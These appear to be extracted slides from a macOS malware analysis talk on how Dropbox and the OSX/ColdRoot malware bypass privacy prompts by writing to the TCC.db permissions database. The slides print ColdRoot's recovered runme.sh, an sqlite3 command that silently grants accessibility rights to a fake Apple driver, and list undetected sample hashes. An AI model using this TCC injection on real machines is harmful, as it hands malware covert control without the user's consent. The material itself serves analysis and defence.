
applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/

UI 'bypass' enabling 'assistive access' for ...? (Dropbox)

```
$ file "/Library/Application Support/com.apple.TCC/TCC.db"  
/Library/Application Support/com.apple.TCC/TCC.db: SQLite 3.x database
```



```
# fs_usage -w -f filesystem | grep -i tcc.db  
  
/Library/Application Support/com.apple.TCC/TCC.db-journal  
/Library/Application Support/com.apple.TCC/TCC.db-wal
```



UI, backed by TCC.db



"Revealing Dropbox's Dirty Little Security Hack"

applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/

UI 'bypass' TCC.db modification (OSX/Coldroot)


File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
51bc88efde2602c55fa154a329156eed6a1b50d87dff88871c15c4053e781da4 7756e769fdc3ff1f09ae46b544dc77ebd dmg	0 / 59	2017-06-29 17:48:29	2018-02-17 12:18:45	7	6	851.0 KB
79196e15f833e0cc2d0cf5f78ca8eb5ef4a54575ff63cc8ca866e27a9d9f48a2 8bbe0f41b285b5bbf5a62d49ccc3f936 contains-macho mac-app signed zip invalid-signature	0 / 58	2018-02-03 12:23:43	2018-02-03 12:23:43	1	1	2.1 MB
c6227ed341079c13edcbbc26d373e8cbc7d4ff43e11f09816264b41ab510c547 04274c21ba229ee7b330abe6dd826bb6 contains-macho mac-app zip	0 / 58	2018-01-26 15:48:20	2018-01-26 15:48:53	3	1	4.6 MB
32d0f28866a0fa5e8b4519f8df2fc35b21f8773d41f071ed618679cd6fae7bc7 27d9f80a633e792e9217a4de38b49fe2 mac-app contains-macho signed zip	0 / 59	2018-01-12 12:25:12	2018-01-12 12:25:12	2	1	2.3 MB
c20980d3971923a0795662420063528a43dd533d07565eb4639ee8c0ccb77fdf 8c3bbf5ebc86f1141c38e57084c7fd0f contains-macho mac-app zip	0 / 60	2018-01-05 04:54:02	2018-01-05 04:54:02	2	1	1.3 MB




```
__const:001D2804 "touch /private/var/db/.AccessibilityAPIEnabled && sqlite3 \"/Library/  
Application Support/com.apple.TCC/TCC.db\" \\"INSERT or REPLACE INTO access (service,  
client, client_type, allowed, prompt_count) VALUES ('kTCCServiceAccessibility'....
```

'TCC.db' reference...

UI 'bypass' TCC.db modification (OSX/ColdRoot)




auth prompt



accessibly access


```
$ cat /private/var/tmp/runme.sh
#!/bin/sh
touch /private/var/db/.AccessibilityAPIEnabled &&
sqlite3 "/Library/Application Support/com.apple.TCC/TCC.db" "INSERT OR
REPLACE INTO access (service, client, client_type, allowed, prompt_count)
VALUES ('kTCCServiceAccessibility', 'com.apple.audio.driver', 0, 1, 0);"
```



